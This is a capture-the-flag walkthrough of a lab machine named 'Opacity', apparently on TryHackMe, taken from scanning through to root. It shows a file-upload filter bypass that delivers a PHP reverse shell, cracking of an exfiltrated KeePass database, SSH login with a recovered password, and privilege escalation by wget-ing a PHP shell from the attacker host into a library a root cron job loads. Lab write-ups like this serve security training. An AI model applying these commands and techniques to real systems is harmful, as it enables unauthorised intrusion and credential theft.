

# Opacity

```
nmap -sC -sV 10.10.172.210
```

Starting Nmap 7.60 ( <https://nmap.org> ) at 2024-02-21 02:16 GMT

Nmap scan report for ip-10-10-172-210.eu-west-1.compute.internal (10.10.172.210)

Host is up (0.0068s latency).

Not shown: 996 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

80/tcp	open	http	Apache httpd 2.4.41 ((Ubuntu))
--------	------	------	--------------------------------

| http-cookie-flags:

| /:

| PHPSESSID:

|\_ httponly flag not set

|\_http-server-header: Apache/2.4.41 (Ubuntu)

| http-title: Login

|\_Requested resource was login.php

139/tcp	open	netbios-ssn?
---------	------	--------------

| fingerprint-strings:

| SMBProgNeg:

|\_ SMBr

445/tcp	open	microsoft-ds?
---------	------	---------------

| fingerprint-strings:

| SMBProgNeg:

|\_ SMBr

2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at [https://nmap.org/cgi-bin/submit.cgi?](https://nmap.org/cgi-bin/submit.cgi?new-service)

new-service :

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF-Port139-TCP:V=7.60%I=7%D=2/21%Time=65D55D22%P=x86\_64-pc-linux-gnu%(SMB  
SF:ProgNeg,29,"\\0\\0\\0%\\xffSMBr\\0\\0\\0\\0\\x88\\x03@\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\  
SF:0@\\x06\\0\\0\\x01\\0\\x01\\xff\\xff\\0\\0");

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF-Port445-TCP:V=7.60%I=7%D=2/21%Time=65D55D1D%P=x86\_64-pc-linux-gnu%(SMB  
SF:ProgNeg,29,"\\0\\0\\0%\\xffSMBr\\0\\0\\0\\0\\x88\\x03@\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\  
SF:0@\\x06\\0\\0\\x01\\0\\x01\\xff\\xff\\0\\0");

MAC Address: 02:0D:1E:76:E8:9D (Unknown)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Host script results:

|\_nbstat: NetBIOS name: OPACITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>  
(unknown)

| smb2-security-mode:

| 2.02:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2024-02-21 02:18:56

|\_ start\_date: 1600-12-31 23:58:45

Service detection performed. Please report any incorrect results at  
<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 124.76 seconds

```
root@ip-10-10-109-198:~# nmap -sC -sV -A 10.10.248.28

Starting Nmap 7.60 ( https://nmap.org ) at 2024-02-22 01:30 GMT
Nmap scan report for ip-10-10-248-28.eu-west-1.compute.internal (10.10.248.28)
Host is up (0.00042s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Login
|_ Requested resource was login.php
139/tcp   open  netbios-ssn?
|_ fingerprint-strings:
|   SMBProgNeg:
|_   SMB
|_   445/tcp    open  microsoft-ds?
|_ fingerprint-strings:
|   SMBProgNeg:
|_   SMB
|_ 2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port139-TCP:V=7.60%I=7%D=2/22%Time=65D6A3DD%P=x86_64-pc-linux-gnu%r(SMB
SF:ProgNeg,29,"\\0\\0\\0\\xfffSMB\\0\\0\\0\\x88\\x03@\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\
SF:0@\\x06\\0\\0\\x01\\0\\x01\\xff\\xff\\0\\0");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port445-TCP:V=7.60%I=7%D=2/22%Time=65D6A3D8%P=x86_64-pc-linux-gnu%r(SMB
SF:ProgNeg,29,"\\0\\0\\0\\xfffSMB\\0\\0\\0\\x88\\x03@\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\
SF:0@\\x06\\0\\0\\x01\\0\\x01\\xff\\xff\\0\\0");
MAC Address: 02:C6:F3:B6:2E:31 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=2/22%OT=22%CT=1%CU=43834%PV=Y%DS=1%DC=D%G=Y%M=02C6F3%T
OS:M=65D6A45F%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=106%TI=Z%CI=Z%TS=A
OS:)SEQ(SP=103%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M2301ST11NW7%O2=M23
OS:01ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M2301ST11NW7%O6=M2301ST11)
OS:WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=
OS:F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N
OS:T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=
OS:0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

We have 3 open ports. We can start fuzzing the website using ffuf.

```
ffuf -u http://10.10.172.210/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```

'\_\_\ ' \_\_\ ' \_\_\  
/\ \_/\ /\ \_/\ \_ \_ /\ \_/  
\ \ ,\_\\ \ ,\_\//\ //\ \ \ ,\_  
\ \ \_/\ \ \ \_/\ \ \ \_\ \ \ \ \_/  
\ \\_\ \ \\_\ \ \\_\\_\ / \ \\_\  
V / V / V / V /


v1.3.1

```
:: Method : GET
:: URL : http://10.10.172.210/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
```

---

```
css [Status: 301, Size: 312, Words: 20, Lines: 10]
server-status [Status: 403, Size: 278, Words: 20, Lines: 10]
[Status: 302, Size: 0, Words: 1, Lines: 1]
cloud [Status: 301, Size: 314, Words: 20, Lines: 10]
:: Progress: [30000/30000] :: Job [1/1] :: 706 req/sec :: Duration: [0:00:05] ::
Errors: 2 ::
```

```
root@ip-10-10-109-198:~# ffuf -u http://10.10.248.28/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```



```
v1.3.1
```

---

```
:: Method : GET
:: URL : http://10.10.248.28/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
```

---

```
css [Status: 301, Size: 310, Words: 20, Lines: 10]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10]
[Status: 302, Size: 0, Words: 1, Lines: 1]
cloud [Status: 301, Size: 312, Words: 20, Lines: 10]
:: Progress: [30000/30000] :: Job [1/1] :: 271 req/sec :: Duration: [0:00:05] :: Errors: 2 ::
```

Found the cloud file upload page. This page accepts a link to upload. We can try a test of a jpg and a reverse shell to see what is accepted.

```
root@ip-10-10-109-198:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.248.28 - - [22/Feb/2024 02:07:40] "GET /test.jpg HTTP/1.1" 200 -
10.10.248.28 - - [22/Feb/2024 02:10:06] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

The payload for the reverse shell worked after adding a #.jpg to the end of the web IP. I setup a listener on port 4444 and uploaded the file above.

```
root@ip-10-10-109-198:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.248.28 53974 received!
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64
x86_64 x86_64 GNU/Linux
 02:10:09 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

```
root@ip-10-10-109-198:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.248.28 53974 received!
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 02:10:09 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```


I was able to get a call back to my listener. After some looking, I found an interesting file in the opt directory.

```
$ cd /opt
$ ls
dataset.kdbx
```

It is a keepass file. We have read permissions on this file. We can export it using a python web server.

```
$ python3 -m http.server
```

Default port is 8000 so we will export it as we have read privileges.



## Directory listing for /

- [dataset.kdbx](#)

Now we need to convert it and crack it using keepass2john and then use the default john password list.

```
root@ip-10-10-109-198:~# /opt/john/keepass2john dataset.kdbx >> dataset.hash
root@ip-10-10-109-198:~# john dataset.hash
Warning: detected hash type "KeePass", but the string is also recognized as
"KeePass-openc1"
Use the "--format=KeePass-openc1" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for
performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/john/password.lst
741852963          (dataset)
1g 0:00:02:17 DONE 2/3 (2024-02-22 02:19) 0.007276g/s 23.89p/s 23.89c/s 23.89C/s
rosita..silvia
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Inside the keepass file is the login to the sysadmin account.

Cl0udP4ss40p4city#8700

I then attempted SSH.

```
ssh sysadmin@10.10.248.28
The authenticity of host '10.10.248.28 (10.10.248.28)' can't be established.
ECDSA key fingerprint is SHA256:7HJPDiUxEz8ROEWXrBE7SWNvcb0x1PJxlp6tBdVCRoM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.248.28' (ECDSA) to the list of known hosts.
sysadmin@10.10.248.28's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-139-generic x86_64)
```

SSH login has worked. I then went to read the scripts I had noticed.

```
sysadmin@opacity:~/scripts$ ls -lah
total 16K
drwxr-xr-x 3 root      root      4.0K Jul  8  2022 .
drwxr-xr-x 6 sysadmin sysadmin  4.0K Feb 22  2023 ..
drwxr-xr-x 2 sysadmin root      4.0K Feb 21 03:26 lib
-rw-r----- 1 root      sysadmin  519 Jul  8  2022 script.php
sysadmin@opacity:~/scripts$
```

We cannot write to the script directly, so we need look one of the scripts inside the lib folder mentioned in the script below.

```
sysadmin@opacity:~/scripts$ cat script.php
<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');
zipData('/home/sysadmin/scripts', '/var/backups/backup.zip');
echo 'Successful', PHP_EOL;

//Files scheduled removal
$dir = "/var/www/html/cloud/images";
if(file_exists($dir)){
    $di = new RecursiveDirectoryIterator($dir, FilesystemIterator::SKIP_DOTS);
    $ri = new RecursiveIteratorIterator($di,
RecursiveIteratorIterator::CHILD_FIRST);
    foreach ( $ri as $file ) {
```

```

        $file->isDir() ? rmdir($file) : unlink($file);
    }
}
?>

```

This script ran regularly as my shell disappeared after a few minutes. Another method to check is pspy.

```

2024/02/22 02:37:01 CMD: UID=0      PID=2072  |
2024/02/22 02:37:01 CMD: UID=0      PID=2073  | /usr/bin/php /home/sysadmin/scripts/script.php
^CExiting program... (interrupt)
sysadmin@opacity:/tmp$

```

The script runs every few minutes to backup the scripts folder and clean up the cloud images folder.

Looking into this, we should be able to overwrite the lib/backup.inc.php file to get root as we have write files to the directory.

```

sysadmin@opacity:~/scripts/lib$ wget http://10.10.73.149:8000/phpshell12.php
--2024-02-21 03:26:29--  http://10.10.73.149:8000/phpshell12.php
Connecting to 10.10.73.149:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5494 (5.4K) [application/octet-stream]
Saving to: \u2018phpshell12.php\u2019

phpshell12.php          100%[=====>]   5.37K  -
--KB/s      in 0s

2024-02-21 03:26:29 (299 MB/s) - \u2018phpshell12.php\u2019 saved [5494/5494]

sysadmin@opacity:~/scripts/lib$ ls
application.php      biopax2bio2rdf.php  fileapi.php  phpshell12.php  utils.php
backup.inc.php.old  dataresource.php    owlapi.php  rdfapi.php      xmlapi.php
bio2rdfapi.php      dataset.php         phplib.php   registry.php
sysadmin@opacity:~/scripts/lib$ mv phpshell12.php backup.inc.php

```

We setup a listener and got a reverse shell as root.

```

root@ip-10-10-73-149:~# nc -lvnp 4445
Listening on [0.0.0.0] (family 0, port 4445)

```



Connection from 10.10.172.210 58000 received!

Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86\_64  
x86\_64 x86\_64 GNU/Linux

03:27:01 up 1:30, 1 user, load average: 0.00, 0.00, 0.00

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
sysadmin	pts/0	10.10.73.149	03:18	21.00s	0.07s	0.07s	-bash

uid=0(root) gid=0(root) groups=0(root)

/bin/sh: 0: can't access tty; job control turned off

# whoami

root

# cd /root

# ls

proof.txt

snap

# cat proof.txt

ac0d56f93202dd57dcb2498c739fd20e

#